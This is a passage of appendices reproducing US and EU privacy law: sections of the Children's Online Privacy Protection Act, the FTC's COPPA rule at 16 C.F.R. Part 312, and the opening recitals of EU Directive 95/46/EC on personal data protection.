(ii) to obtain verifiable parental consent for the collection, use, or disclosure of personal information from children;

(B) require the operator to provide, upon request of a parent under this subparagraph whose child has provided personal information to that website or online service, upon proper identification of that parent, to such parent--

(i) a description of the specific types of personal information collected from the child by that operator;

(ii) the opportunity at any time to refuse to permit the operator's further use or maintenance in retrievable form, or future online collection, of personal information from that child; and

(iii) notwithstanding any other provision of law, a means that is reasonable under the circumstances for the parent to obtain any personal information collected from that child;

(C) prohibit conditioning a child's participation in a game, the offering of a prize, or another activity on the child disclosing more personal information than is reasonably necessary to participate in such activity; and

(D) require the operator of such a website or online service to establish and maintain reasonable procedures to protect the confidentiality, security, and integrity of personal information collected from children.

(2) When consent not required

The regulations shall provide that verifiable parental consent under paragraph (1)(A)(ii) is not required in the case of--

(A) online contact information collected from a child that is used only to respond directly on a one-time basis to a specific request from the child and is not used to recontact the child and is not maintained in retrievable form by the operator;

(B) a request for the name or online contact information of a parent or child that is used

for the sole purpose of obtaining parental consent or providing notice under this section and where such information is not maintained in retrievable form by the operator if parental consent is not obtained after a reasonable time;

(C) online contact information collected from a child that is used only to respond more than once directly to a specific request from the child and is not used to recontact the child beyond the scope of that request--

(i) if, before any additional response after the initial response to the child, the operator uses reasonable efforts to provide a parent notice of the online contact information collected from the child, the purposes for which it is to be used, and an opportunity for the parent to request that the operator make no further use of the information and that it not be maintained in retrievable form; or

(ii) without notice to the parent in such circumstances as the Commission may determine are appropriate, taking into consideration the benefits to the child of access to information and services, and risks to the security and privacy of the child, in regulations promulgated under this subsection;

(D) the name of the child and online contact information (to the extent reasonably necessary to protect the safety of a child participant on the site)--

(i) used only for the purpose of protecting such safety;

(ii) not used to recontact the child or for any other purpose; and

(iii) not disclosed on the site,

if the operator uses reasonable efforts to provide a parent notice of the name and online contact information collected from the child, the purposes for which it is to be used, and an opportunity for the parent to request that the operator make no further use of the information and that it not be maintained in retrievable form; or

(E) the collection, use, or dissemination of such information by the operator of such a website or online service necessary--

(i) to protect the security or integrity of its website;

(ii) to take precautions against liability;

(iii) to respond to judicial process; or

(iv) to the extent permitted under other provisions of law, to provide information to law enforcement agencies or for an investigation on a matter related to public safety.

### (3) Termination of service

The regulations shall permit the operator of a website or an online service to terminate service provided to a child whose parent has refused, under the regulations prescribed under paragraph (1)(B)(ii), to permit the operator's further use or maintenance in retrievable form, or future online collection, of personal information from that child.

### (c) Enforcement

Subject to sections 6503 of this title and 6505 of this title, a violation of a regulation prescribed under subsection (a) shall be treated as a violation of a rule defining an unfair or deceptive act or practice prescribed under section 18(a)(1)(B) of the Federal Trade Commission Act (15 U.S.C. 57a(a)(1)(B)).



(d) Inconsistent State law

No State or local government may impose any liability for commercial activities or actions by operators in interstate or foreign commerce in connection with an activity or action described in this chapter [15 U.S.C.A. §6501 et seq.] that is inconsistent with the treatment of those activities or actions under this section.

**§ 6503. Safe harbors**

(a) Guidelines

An operator may satisfy the requirements of regulations issued under section 6502(b) of this title by following a set of self-regulatory guidelines, issued by representatives of the marketing or online industries, or by other persons, approved under subsection (b).

(b) Incentives

(1) Self-regulatory incentives

In prescribing regulations under section 6502 of this title, the Commission shall provide incentives for self-regulation by operators to implement the protections afforded children under the regulatory requirements described in subsection (b) of that section.

(2) Deemed compliance

Such incentives shall include provisions for ensuring that a person will be deemed to be in compliance with the requirements of the regulations under section 6502 of this title if that person complies with guidelines that, after notice and comment, are approved by the Commission upon making a determination that the guidelines meet the requirements of the regulations issued under section 6502 of this title.

(3) Expedited response to requests

The Commission shall act upon requests for safe harbor treatment within 180 days of the filing of the request, and shall set forth in writing its conclusions with regard to such requests.

(c) Appeals

Final action by the Commission on a request for approval of guidelines, or the failure to act within 180 days on a request for approval of guidelines, submitted under subsection (b) may be appealed to a district court of the United States of appropriate jurisdiction as

provided for in section 706 of Title 5.

**§ 6504.            Actions by States**

**(a) In general**

**(1) Civil actions**

In any case in which the attorney general of a State has reason to believe that an interest of the residents of that State has been or is threatened or adversely affected by the engagement of any person in a practice that violates any regulation of the Commission prescribed under section 6502(b) of this title, the State, as *parens patriae*, may bring a civil action on behalf of the residents of the State in a district court of the United States of appropriate jurisdiction to--

- (A) enjoin that practice;
- (B) enforce compliance with the regulation;
- (C) obtain damage, restitution, or other compensation on behalf of residents of the State;
- or
- (D) obtain such other relief as the court may consider to be appropriate.

**(2) Notice**

**(A) In general**

Before filing an action under paragraph (1), the attorney general of the State involved shall provide to the Commission--

- (i) written notice of that action; and
- (ii) a copy of the complaint for that action.

**(B) Exemption**

**(i) In general**

Subparagraph (A) shall not apply with respect to the filing of an action by an attorney general of a State under this subsection, if the attorney general determines that it is not feasible to provide the notice described in that subparagraph before the filing of the action.

**(ii) Notification**

In an action described in clause (i), the attorney general of a State shall provide notice and a copy of the complaint to the Commission at the same time as the attorney general

files the action.

(b) Intervention

(1) In general

On receiving notice under subsection (a)(2), the Commission shall have the right to intervene in the action that is the subject of the notice.

(2) Effect of intervention

If the Commission intervenes in an action under subsection (a), it shall have the right--  
(A) to be heard with respect to any matter that arises in that action; and  
(B) to file a petition for appeal.

(3) Amicus curiae

Upon application to the court, a person whose self-regulatory guidelines have been approved by the Commission and are relied upon as a defense by any defendant to a proceeding under this section may file amicus curiae in that proceeding.

(c) Construction

For purposes of bringing any civil action under subsection (a), nothing in this chapter [15 U.S.C.A. § 6501 et seq.] shall be construed to prevent an attorney general of a State from exercising the powers conferred on the attorney general by the laws of that State to--

- (1) conduct investigations;
- (2) administer oaths or affirmations; or
- (3) compel the attendance of witnesses or the production of documentary and other evidence.

(d) Actions by the Commission

In any case in which an action is instituted by or on behalf of the Commission for violation of any regulation prescribed under section 6502 of this title, no State may, during the pendency of that action, institute an action under subsection (a) against any defendant named in the complaint in that action for violation of that regulation.

(e) Venue; service of process

(1) Venue

Any action brought under subsection (a) may be brought in the district court of the United States that meets applicable requirements relating to venue under section 1391 of

Title 28.

(2) Service of process

In an action brought under subsection (a), process may be served in any district in which the defendant--

- (A) is an inhabitant; or
- (B) may be found.

**§ 6505. Administration and applicability of act**

(a) In general

Except as otherwise provided, this chapter [15 U.S.C.A. § 6501 et seq.] shall be enforced by the Commission under the Federal Trade Commission Act (15 U.S.C. 41 et seq.).

(b) Provisions

Compliance with the requirements imposed under this chapter [15 U.S.C.A. § 6501 et seq.] shall be enforced under--

(1) section 8 of the Federal Deposit Insurance Act (12 U.S.C. 1818), in the case of--

(A) national banks, and Federal branches and Federal agencies of foreign banks, by the Office of the Comptroller of the Currency;

(B) member banks of the Federal Reserve System (other than national banks), branches and agencies of foreign banks (other than Federal branches, Federal agencies, and insured State branches of foreign banks), commercial lending companies owned or controlled by foreign banks, and organizations operating under section 25 or 25(a)<sup>1</sup> of the Federal Reserve Act (12 U.S.C. 601 et seq. and 611 et. seq.), by the Board; and

(C) banks insured by the Federal Deposit Insurance Corporation (other than members of the Federal Reserve System) and insured State branches of foreign banks, by the Board of Directors of the Federal Deposit Insurance Corporation;

(2) section 8 of the Federal Deposit Insurance Act (12 U.S.C. 1818), by the Director of the Office of Thrift Supervision, in the case of a savings association the deposits of which are insured by the Federal Deposit Insurance Corporation;

(3) the Federal Credit Union Act (12 U.S.C. 1751 et seq.) by the National Credit Union Administration Board with respect to any Federal credit union;

(4) part A of subtitle VII of title 49, United States Code [49 U.S.C.A. § 40101 et seq.], by the Secretary of Transportation with respect to any air carrier or foreign air carrier subject to that part;

(5) the Packers and Stockyards Act, 1921 (7 U.S.C. 181 et seq.) (except as provided in section 406 of that Act (7 U.S.C. 226, 227)), by the Secretary of Agriculture with respect to any activities subject to that Act; and

(6) the Farm Credit Act of 1971 (12 U.S.C. 2001 et seq.) by the Farm Credit Administration with respect to any Federal land bank, Federal land bank association, Federal intermediate credit bank, or production credit association.

(c) Exercise of certain powers

For the purpose of the exercise by any agency referred to in subsection (a) of its powers under any Act referred to in that subsection, a violation of any requirement imposed under this chapter [15 U.S.C.A. § 6501 et seq.] shall be deemed to be a violation of a requirement imposed under that Act. In addition to its powers under any provision of law specifically referred to in subsection (a)<sup>2</sup> of this section, each of the agencies referred to in that subsection may exercise, for the purpose of enforcing compliance with any requirement imposed under this chapter [15 U.S.C.A. § 6501 et seq.], any other authority conferred on it by law.

(d) Actions by the Commission

The Commission shall prevent any person from violating a rule of the Commission under section 6502 of this title in the same manner, by the same means, and with the same jurisdiction, powers, and duties as though all applicable terms and provisions of the Federal Trade Commission Act (15 U.S.C. 41 et seq.) were incorporated into and made a part of this chapter [15 U.S.C.A. § 6501 et seq.]. Any entity that violates such rule shall be subject to the penalties and entitled to the privileges and immunities provided in the Federal Trade Commission Act in the same manner, by the same means, and with the same jurisdiction, power, and duties as though all applicable terms and provisions of the Federal Trade Commission Act were incorporated into and made a part of this chapter [15 U.S.C.A. § 6501 et seq.].

(e) Effect on other laws

Nothing contained in the Act shall be construed to limit the authority of the Commission under any other provisions of law.

**§ 6506. Review**

Not later than 5 years after the effective date of the regulations initially issued under section 6502 of this title, the Commission shall--

- (1) review the implementation of this chapter [15 U.S.C.A. § 6501 et seq.], including the effect of the implementation of this chapter [15 U.S.C.A. § 6501 et seq.] on practices relating to the collection and disclosure of information relating to children, children's ability to obtain access to information of their choice online, and on the availability of websites directed to children; and
- (2) prepare and submit to Congress a report on the results of the review under paragraph (1).

## **G.2 The Code of Federal Regulations**

### **16 C.F.R. PART 312--CHILDREN'S ONLINE PRIVACY PROTECTION RULE--**

#### **Sec. 312.1 Scope of regulations in this part.**

This part implements the Children's Online Privacy Protection Act of 1998, (15 U.S.C. 6501, et seq.) which prohibits unfair or deceptive acts or practices in connection with the collection, use, and/or disclosure of personal information from and about children on the Internet. The effective date of this part is April 21, 2000.

#### **Sec. 312.2 Definitions.**

Child means an individual under the age of 13.

Collects or collection means the gathering of any personal information from a child by any means, including but not limited to:

- (a) Requesting that children submit personal information online;
- (b) Enabling children to make personal information publicly available through a chat room, message board, or other means, except where the operator deletes all individually identifiable information from postings by children before they are made public, and also deletes such information from the operator's records; or
- (c) The passive tracking or use of any identifying code linked to an individual, such as a cookie.

Commission means the Federal Trade Commission.

Delete means to remove personal information such that it is not maintained in retrievable form and cannot be retrieved in the normal course of business.

Disclosure means, with respect to personal information:

- (a) The release of personal information collected from a child in identifiable form by an operator for any purpose, except where an operator provides such information to a person who provides support for the internal operations of the website or online service and who does not disclose or use that information for any other purpose. For purposes of this definition:

- (1) Release of personal information means the sharing, selling, renting, or any other means of providing personal information to any third party, and

- (2) Support for the internal operations of the website or online service means those activities necessary to maintain the technical functioning of the website or online service, or to fulfill a request of a child as permitted by Sec. 312.5(c)(2) and (3); or

- (b) Making personal information collected from a child by an operator publicly available in identifiable form, by any means,

including by a public posting through the Internet, or through a personal home page posted on a website or online service; a pen pal service; an electronic mail service; a message board; or a chat room.

Federal agency means an agency, as that term is defined in Section 551(1) of title 5, United States Code.

Internet means collectively the myriad of computer and telecommunications facilities, including equipment and operating software, which comprise the interconnected world-wide network of networks that employ the Transmission Control Protocol/Internet Protocol, or any predecessor or successor protocols to such protocol, to communicate information of all kinds by wire, radio, or other methods of transmission.

Online contact information means an e-mail address or any other substantially similar identifier that permits direct contact with a person online.

Operator means any person who operates a website located on the Internet or an online service and who collects or maintains personal information from or about the users of or visitors to such website or online service, or on whose behalf such information is collected or maintained, where such website or online service is operated for commercial purposes, including any person offering products or services for sale through that website or online service, involving commerce:

- (a) Among the several States or with 1 or more foreign nations;
- (b) In any territory of the United States or in the District of Columbia, or between any such territory and
  - (1) Another such territory, or
  - (2) Any State or foreign nation; or
- (c) Between the District of Columbia and any State, territory, or foreign nation. This definition does not include any nonprofit entity that would otherwise be exempt from coverage under Section 5 of the Federal Trade Commission Act (15 U.S.C. 45).

Parent includes a legal guardian.

Person means any individual, partnership, corporation, trust, estate, cooperative, association, or other entity.

Personal information means individually identifiable information about an individual collected online, including:

- (a) A first and last name;
- (b) A home or other physical address including street name and name of a city or town;
- (c) An e-mail address or other online contact information, including but not limited to an instant messaging user identifier, or a screen name that reveals an individual's e-mail address;
- (d) A telephone number;
- (e) A Social Security number;
- (f) A persistent identifier, such as a customer number held in a cookie or a processor serial number, where such identifier is associated

with individually identifiable information; or a combination of a last name or photograph of the individual with other information such that the combination permits physical or online contacting; or

(g) Information concerning the child or the parents of that child that the operator collects online from the child and combines with an identifier described in this definition.

Third party means any person who is not:

(a) An operator with respect to the collection or maintenance of personal information on the website or online service; or

(b) A person who provides support for the internal operations of the website or online service and who does not use or disclose information protected under this part for any other purpose.

Obtaining verifiable consent means making any reasonable effort (taking into consideration available technology) to ensure that before personal information is collected from a child, a parent of the child:

(a) Receives notice of the operator's personal information collection, use, and disclosure practices; and

(b) Authorizes any collection, use, and/or disclosure of the personal information.

Website or online service directed to children means a commercial website or online service, or portion thereof, that is targeted to children. Provided, however, that a commercial website or online service, or a portion thereof, shall not be deemed directed to children solely because it refers or links to a commercial website or online service directed to children by using information location tools, including a directory, index, reference, pointer, or hypertext link. In determining whether a commercial website or online service, or a portion thereof, is targeted to children, the Commission will consider its subject matter, visual or audio content, age of models, language or other characteristics of the website or online service, as well as whether advertising promoting or appearing on the website or online service is directed to children. The Commission will also consider competent and reliable empirical evidence regarding audience composition; evidence regarding the intended audience; and whether a site uses animated characters and/or child-oriented activities and incentives.

Sec. 312.3 Regulation of unfair or deceptive acts or practices in connection with the collection, use, and/or disclosure of personal information from and about children on the Internet.

General requirements. It shall be unlawful for any operator of a website or online service directed to children, or any operator that has actual knowledge that it is collecting or maintaining personal information from a child, to collect personal information from a child



in a manner that violates the regulations prescribed under this part. Generally, under this part, an operator must:

- (a) Provide notice on the website or online service of what information it collects from children, how it uses such information, and its disclosure practices for such information (Sec. 312.4(b));
- (b) Obtain verifiable parental consent prior to any collection, use, and/or disclosure of personal information from children (Sec. 312.5);
- (c) Provide a reasonable means for a parent to review the personal information collected from a child and to refuse to permit its further use or maintenance (Sec. 312.6);
- (d) Not condition a child's participation in a game, the offering of a prize, or another activity on the child disclosing more personal information than is reasonably necessary to participate in such activity (Sec. 312.7); and
- (e) Establish and maintain reasonable procedures to protect the confidentiality, security, and integrity of personal information collected from children (Sec. 312.8).

#### Sec. 312.4 Notice.

(a) General principles of notice. All notices under Secs. 312.3(a) and 312.5 must be clearly and understandably written, be complete, and must contain no unrelated, confusing, or contradictory materials.

(b) Notice on the website or online service. Under Sec. 312.3(a), an operator of a website or online service directed to children must post a link to a notice of its information practices with regard to children on the home page of its website or online service and at each area on the website or online service where personal information is collected from children. An operator of a general audience website or online service that has a separate children's area or site must post a link to a notice of its information practices with regard to children on the home page of the children's area.

(1) Placement of the notice. (i) The link to the notice must be clearly labeled as a notice of the website or online service's information practices with regard to children;

(ii) The link to the notice must be placed in a clear and prominent place and manner on the home page of the website or online service; and

(iii) The link to the notice must be placed in a clear and prominent place and manner at each area on the website or online service where children directly provide, or are asked to provide, personal information, and in close proximity to the requests for information in each such area.

(2) Content of the notice. To be complete, the notice of the website or online service's information practices must state the following:

(i) The name, address, telephone number, and e-mail address of all operators collecting or maintaining personal information from children through the website or online service.

Provided that: the operators of a website or online service may list the name, address, phone number, and e-mail address of one operator who will respond to all inquiries from parents concerning the operators' privacy policies and use of children's information, as long as the names of all the operators collecting or maintaining personal information from children through the website or online service are also listed in the notice;

(ii) The types of personal information collected from children and whether the personal information is collected directly or passively;

(iii) How such personal information is or may be used by the operator(s), including but not limited to fulfillment of a requested transaction, recordkeeping, marketing back to the child, or making it publicly available through a chat room or by other means;

(iv) Whether personal information is disclosed to third parties, and if so, the types of business in which such third parties are engaged, and the general purposes for which such information is used; whether those third parties have agreed to maintain the confidentiality, security, and integrity of the personal information they obtain from the operator; and that the parent has the option to consent to the collection and use of their child's personal information without consenting to the disclosure of that information to third parties;

(v) That the operator is prohibited from conditioning a child's participation in an activity on the child's disclosing more personal information than is reasonably necessary to participate in such activity; and

(vi) That the parent can review and have deleted the child's personal information, and refuse to permit further collection or use of the child's information, and state the procedures for doing so.

(c) Notice to a parent. Under Sec. 312.5, an operator must make reasonable efforts, taking into account available technology, to ensure that a parent of a child receives notice of the operator's practices with regard to the collection, use, and/or disclosure of the child's personal information, including notice of any material change in the collection, use, and/or disclosure practices to which the parent has previously consented.

(1) Content of the notice to the parent. (i) All notices must state the following:

(A) That the operator wishes to collect personal information from the child;

(B) The information set forth in paragraph (b) of this section.

(ii) In the case of a notice to obtain verifiable parental consent under Sec. 312.5(a), the notice must also state that the parent's consent is required for the collection, use, and/or disclosure of such

information, and state the means by which the parent can provide verifiable consent to the collection of information.

(iii) In the case of a notice under the exception in Sec. 312.5(c)(3), the notice must also state the following:

(A) That the operator has collected the child's e-mail address or other online contact information to respond to the child's request for information and that the requested information will require more than one contact with the child;

(B) That the parent may refuse to permit further contact with the child and require the deletion of the information, and how the parent can do so; and

(C) That if the parent fails to respond to the notice, the operator may use the information for the purpose(s) stated in the notice.

(iv) In the case of a notice under the exception in Sec. 312.5(c)(4), the notice must also state the following:

(A) That the operator has collected the child's name and e-mail address or other online contact information to protect the safety of the child participating on the website or online service;

(B) That the parent may refuse to permit the use of the information and require the deletion of the information, and how the parent can do so; and

(C) That if the parent fails to respond to the notice, the operator may use the information for the purpose stated in the notice.

#### Sec. 312.5 Parental consent.

(a) General requirements. (1) An operator is required to obtain verifiable parental consent before any collection, use, and/or disclosure of personal information from children, including consent to any material change in the collection, use, and/or disclosure practices to which the parent has previously consented.

(2) An operator must give the parent the option to consent to the collection and use of the child's personal information without consenting to disclosure of his or her personal information to third parties.

(b) Mechanisms for verifiable parental consent. (1) An operator must make reasonable efforts to obtain verifiable parental consent, taking into consideration available technology. Any method to obtain verifiable parental consent must be reasonably calculated, in light of available technology, to ensure that the person providing consent is the child's parent.

(2) Methods to obtain verifiable parental consent that satisfy the requirements of this paragraph include: providing a consent form to be signed by the parent and returned to the operator by postal mail or facsimile; requiring a parent to use a credit card in connection with a transaction; having a parent call a toll-free telephone number staffed

by trained personnel; using a digital certificate that uses public key technology; and using e-mail accompanied by a PIN or password obtained through one of the verification methods listed in this paragraph.

Provided that: For the period until April 21, 2002, methods to obtain verifiable parental consent for uses of information other than the "disclosures" defined by Sec. 312.2 may also include use of e-mail coupled with additional steps to provide assurances that the person providing the consent is the parent. Such additional steps include: sending a confirmatory e-mail to the parent following receipt of consent; or obtaining a postal address or telephone number from the parent and confirming the parent's consent by letter or telephone call. Operators who use such methods must provide notice that the parent can revoke any consent given in response to the earlier e-mail.

(c) Exceptions to prior parental consent. Verifiable parental consent is required prior to any collection, use and/or disclosure of personal information from a child except as set forth in this paragraph. The exceptions to prior parental consent are as follows:

(1) Where the operator collects the name or online contact information of a parent or child to be used for the sole purpose of obtaining parental consent or providing notice under Sec. 312.4. If the operator has not obtained parental consent after a reasonable time from the date of the information collection, the operator must delete such information from its records;

(2) Where the operator collects online contact information from a child for the sole purpose of responding directly on a one-time basis to a specific request from the child, and where such information is not used to recontact the child and is deleted by the operator from its records;

(3) Where the operator collects online contact information from a child to be used to respond directly more than once to a specific request from the child, and where such information is not used for any other purpose. In such cases, the operator must make reasonable efforts, taking into consideration available technology, to ensure that a parent receives notice and has the opportunity to request that the operator make no further use of the information, as described in Sec. 312.4(c), immediately after the initial response and before making any additional response to the child. Mechanisms to provide such notice include, but are not limited to, sending the notice by postal mail or sending the notice to the parent's e-mail address, but do not include asking a child to print a notice form or sending an e-mail to the child;

(4) Where the operator collects a child's name and online contact information to the extent reasonably necessary to protect the safety of a child participant on the website or online service, and the operator uses reasonable efforts to provide a parent notice as described in Sec. 312.4(c), where such information is:

(i) Used for the sole purpose of protecting the child's safety;

- (ii) Not used to recontact the child or for any other purpose;
  - (iii) Not disclosed on the website or online service; and
  - (5) Where the operator collects a child's name and online contact information and such information is not used for any other purpose, to the extent reasonably necessary:
    - (i) To protect the security or integrity of its website or online service;
    - (ii) To take precautions against liability;
    - (iii) To respond to judicial process; or
    - (iv) To the extent permitted under other provisions of law, to provide information to law enforcement agencies or for an investigation on a matter related to public safety.
- Sec. 312.6 Right of parent to review personal information provided by a child.

- (a) Upon request of a parent whose child has provided personal information to a website or online service, the operator of that website or online service is required to provide to that parent the following:
  - (1) A description of the specific types or categories of personal information collected from children by the operator, such as name, address, telephone number, e-mail address, hobbies, and extracurricular activities;
  - (2) The opportunity at any time to refuse to permit the operator's further use or future online collection of personal information from that child, and to direct the operator to delete the child's personal information; and
  - (3) Notwithstanding any other provision of law, a means of reviewing any personal information collected from the child. The means employed by the operator to carry out this provision must:
    - (i) Ensure that the requestor is a parent of that child, taking into account available technology; and
    - (ii) Not be unduly burdensome to the parent.
- (b) Neither an operator nor the operator's agent shall be held liable under any Federal or State law for any disclosure made in good faith and following reasonable procedures in responding to a request for disclosure of personal information under this section.
- (c) Subject to the limitations set forth in Sec. 312.7, an operator may terminate any service provided to a child whose parent has refused, under paragraph (a)(2) of this section, to permit the operator's further use or collection of personal information from his or her child or has directed the operator to delete the child's personal information.

Sec. 312.7 Prohibition against conditioning a child's participation on collection of personal information.

An operator is prohibited from conditioning a child's participation in a game, the offering of a prize, or another activity on the child's disclosing more personal information than is reasonably necessary to participate in such activity.

Sec. 312.8 Confidentiality, security, and integrity of personal information collected from children.

The operator must establish and maintain reasonable procedures to protect the confidentiality, security, and integrity of personal information collected from children.

Sec. 312.9 Enforcement.

Subject to sections 6503 and 6505 of the Children's Online Privacy Protection Act of 1998, a violation of a regulation prescribed under section 6502 (a) of this Act shall be treated as a violation of a rule defining an unfair or deceptive act or practice prescribed under section 18(a)(1)(B) of the Federal Trade Commission Act (15 U.S.C. 57a(a)(1)(B)).

Sec. 312.10 Safe harbors.

(a) In general. An operator will be deemed to be in compliance with the requirements of this part if that operator complies with self-regulatory guidelines, issued by representatives of the marketing or online industries, or by other persons, that, after notice and comment, are approved by the Commission.

(b) Criteria for approval of self-regulatory guidelines. To be approved by the Commission, guidelines must include the following:

(1) A requirement that operators subject to the guidelines ("subject operators") implement substantially similar requirements that provide the same or greater protections for children as those contained in Secs. 312.2 through 312.9;

(2) An effective, mandatory mechanism for the independent assessment of subject operators' compliance with the guidelines. This performance standard may be satisfied by:

(i) Periodic reviews of subject operators' information practices conducted on a random basis either by the industry group promulgating the guidelines or by an independent entity;

(ii) Periodic reviews of all subject operators' information practices, conducted either by the industry group promulgating the guidelines or by an independent entity;

(iii) Seeding of subject operators' databases, if accompanied by either paragraphs (b)(2)(i) or (b)(2)(ii) of this section; or

(iv) Any other equally effective independent assessment mechanism;  
and

(3) Effective incentives for subject operators' compliance with the guidelines. This performance standard may be satisfied by:

(i) Mandatory, public reporting of disciplinary action taken against subject operators by the industry group promulgating the guidelines;

(ii) Consumer redress;

(iii) Voluntary payments to the United States Treasury in connection with an industry-directed program for violators of the guidelines;

(iv) Referral to the Commission of operators who engage in a pattern or practice of violating the guidelines; or

(v) Any other equally effective incentive.

(4) The assessment mechanism required under paragraph (b)(2) of this section can be provided by an independent enforcement program, such as a seal program. In considering whether to initiate an investigation or to bring an enforcement action for violations of this part, and in considering appropriate remedies for such violations, the Commission will take into account whether an operator has been subject to self-regulatory guidelines approved under this section and whether the operator has taken remedial action pursuant to such guidelines, including but not limited to actions set forth in paragraphs (b)(3)(i) through (iii) of this section.

(c) Request for Commission approval of self-regulatory guidelines.

(1) To obtain Commission approval of self-regulatory guidelines, industry groups or other persons must file a request for such approval. A request shall be accompanied by the following:

(i) A copy of the full text of the guidelines for which approval is sought and any accompanying commentary;

(ii) A comparison of each provision of Secs. 312.3 through 312.8 with the corresponding provisions of the guidelines; and

(iii) A statement explaining:

(A) How the guidelines, including the applicable assessment mechanism, meet the requirements of this part; and

(B) How the assessment mechanism and compliance incentives required under paragraphs (b)(2) and (3) of this section provide effective enforcement of the requirements of this part.

(2) The Commission shall act upon a request under this section within 180 days of the filing of such request and shall set forth its conclusions in writing.

(3) Industry groups or other persons whose guidelines have been approved by the Commission must submit proposed changes in those guidelines for review and approval by the Commission in the manner required for initial approval of guidelines under paragraph (c)(1). The statement required under paragraph (c)(1)(iii) must describe how the proposed changes affect existing provisions of the guidelines.

(d) Records. Industry groups or other persons who seek safe harbor

treatment by compliance with guidelines that have been approved under this part shall maintain for a period not less than three years and upon request make available to the Commission for inspection and copying:

- (1) Consumer complaints alleging violations of the guidelines by subject operators;
- (2) Records of disciplinary actions taken against subject operators; and
- (3) Results of the independent assessments of subject operators' compliance required under paragraph (b)(2) of this section.

(e) Revocation of approval. The Commission reserves the right to revoke any approval granted under this section if at any time it determines that the approved self-regulatory guidelines and their implementation do not, in fact, meet the requirements of this part.

#### Sec. 312.11 Rulemaking review.

No later than April 21, 2005, the Commission shall initiate a rulemaking review proceeding to evaluate the implementation of this part, including the effect of the implementation of this part on practices relating to the collection and disclosure of information relating to children, children's ability to obtain access to information of their choice online, and on the availability of websites directed to children; and report to Congress on the results of this review.

#### Sec. 312.12 Severability.

The provisions of this part are separate and severable from one another. If any provision is stayed or determined to be invalid, it is the Commission's intention that the remaining provisions shall continue in effect.



## Appendix H

**DIRECTIVE 95/46/EC OF THE EUROPEAN PARLIAMENT AND THE COUNCIL, OCTOBER 25, 1995, ON THE PROTECTION OF INDIVIDUALS WITH REGARD TO THE PROCESSING OF PERSONAL DATA AND ON THE FREE MOVEMENT OF SUCH DATA, OFFICIAL JOURNAL OF THE EUROPEAN COMMUNITY, (NOVEMBER 23, 1995)**

European Union

The Council

Brussels, 2 February 1995

12003/1/95

Rev 1

Restreint

ECO 291

CODEC 92

Common Position (EC) No /95

Adopted by the Council on 20 February 1995

With a View to Adopting

Directive 94/ /EC of the European Parliament and of the Council

on the Protection of Individuals

With Regard to the Processing of Personal Data

And on the Free Movement of Such Data

Directive 95/ /EC of the European Parliament and of the Council

of

On the protection of individuals with regard to the processing of personal data and on the free movement of such data

The European Parliament and the Council of the European Union,

Having regard to the Treaty establishing the European Community, and in particular Article 100a thereof,

Having regard to the proposal from the Commission<sup>1</sup>,

Having regard to the Opinion of the Economic and Social Committee<sup>2</sup>,

Acting in accordance with the procedure referred to in Article 189b of the Treaty<sup>3</sup>,

Whereas the objectives of the Community, as laid down in the Treaty, as amended by the Treaty on European Union, include establishing an ever closer union among the people of Europe, fostering closer relations between the States belonging to the Community, ensuring economic and social progress by common action to eliminate the barriers which divide Europe, encouraging the constant improvement of the living conditions of its people, preserving and strengthening peace and liberty and promoting democracy on the basis of the fundamental rights recognized in the constitutions and laws of the Member States and in the European Convention for the Protection of Human Rights and Fundamental Freedoms;

Whereas data-processing systems are designed to serve man; whereas they must, whatever the nationality or residence of natural persons, respect the fundamental freedoms and rights of individuals, notably the right to privacy, and contribute to economic and social progress, trade expansion and the well-being of individuals;

Whereas the establishment and functioning of an internal market in which, in accordance with Article 7a of the Treaty, the free movement of goods, persons, services and capital is ensured require not only that personal data should be able to flow freely from one Member State to another, but also that the fundamental rights of individuals should be safeguarded.

Whereas increasingly frequent recourse is being had in the Community to the processing of personal data in the various spheres of economic and social activity; whereas the progress made in information technology is making the processing and exchange of such data considerably easier;

Whereas the economic and social integration resulting from the establishment and functioning of the internal market within the meaning of Article 7a of the Treaty will necessarily lead to a substantial increase in cross-border flows of personal data between all those involved in a private or public capacity in economic and social activity in the Member States; whereas the exchange of personal data between undertakings in different Member States is set to increase; whereas the national authorities in the various Member States are being called upon by virtue of Community law to collaborate and exchange personal data so as to be able to perform their duties or carry out tasks on behalf of an authority in another Member State within the context of the area without internal frontiers as constituted by the Internal Market;

Whereas, furthermore, the increase in scientific and technical cooperation and the coordinated introduction of new telecommunications networks in the Community necessitate and facilitate cross-border flows of personal data;

Whereas the difference in levels of protection of the rights and freedoms of individuals, notably the right to privacy, with regard to the processing of personal data afforded in the Member States may prevent the transmission of such data from the territory of one Member State to that of another Member State; whereas this difference may therefore constitute an obstacle to the pursuit of a number of economic activities at Community level, distort competition and impede authorities in the discharge of their responsibilities under Community law; whereas this difference in levels of protection is due to the existence of a wide variety of national laws, regulations and administrative provisions;

Whereas, in order to remove the obstacles to flows of personal data, the level of protection of the rights and freedoms of individuals with regard to the processing of such data must be equivalent in all the Member States; whereas this objective is vital to the internal market but cannot be achieved by Member States alone, especially in view of the scale of the divergences which currently exist between the relevant laws in the Member States and the need to coordinate the laws of the Member States so as to ensure that the cross-border flow of personal data is regulated in a consistent manner that is in keeping with the objective of the internal market as provided for in Article 7a of the Treaty; whereas Community action to approximate those laws is therefore needed;

Whereas, given the equivalent protection resulting from the approximation of national laws, the Member States will no longer be able to inhibit the free movement between them of personal data on grounds relating to protection of the rights and freedoms of individuals, and in particular the right to privacy; whereas Member States will be left a margin for maneuver, which may, in the context of implementation of the Directive, also be exercised by the business and social partners; whereas Member States will therefore be able to specify in their national law the general conditions governing the lawfulness of data processing; whereas in doing so the Member States shall strive to improve the protection currently provided by their legislation; whereas, within the limits of this margin for maneuver and in accordance with Community law, disparities could arise in the implementation of the Directive, and this could have an effect on the movement of data within a Member State as well as within the Community;

Whereas the object of the national laws on the processing of personal data is to protect fundamental rights and freedoms, notably the right to privacy, which is recognized both in Article 8 of the European Convention for the Protection of Human Rights and Fundamental Freedoms and in the general principles of Community law; whereas, for that reason, the approximation of those laws must not result in any lessening of the protection they afford but must, on the contrary, seek to ensure a high level of protection in the Community;

Whereas the principles of the protection of the rights and freedoms of individuals, notably the right to privacy, which are contained in this Directive, give substance to and amplify those contained in the Council of Europe Convention of 28 January 1981 for the Protection of Individuals with regard to Automatic Processing of Personal Data;

Whereas the protection principles must apply to all processing of personal data by any person whose activities are governed by Community law; whereas there should be excluded the processing of data carried out by a natural person in the exercise of

activities which are exclusively personal or domestic, such as correspondence and the holding of records of addresses;

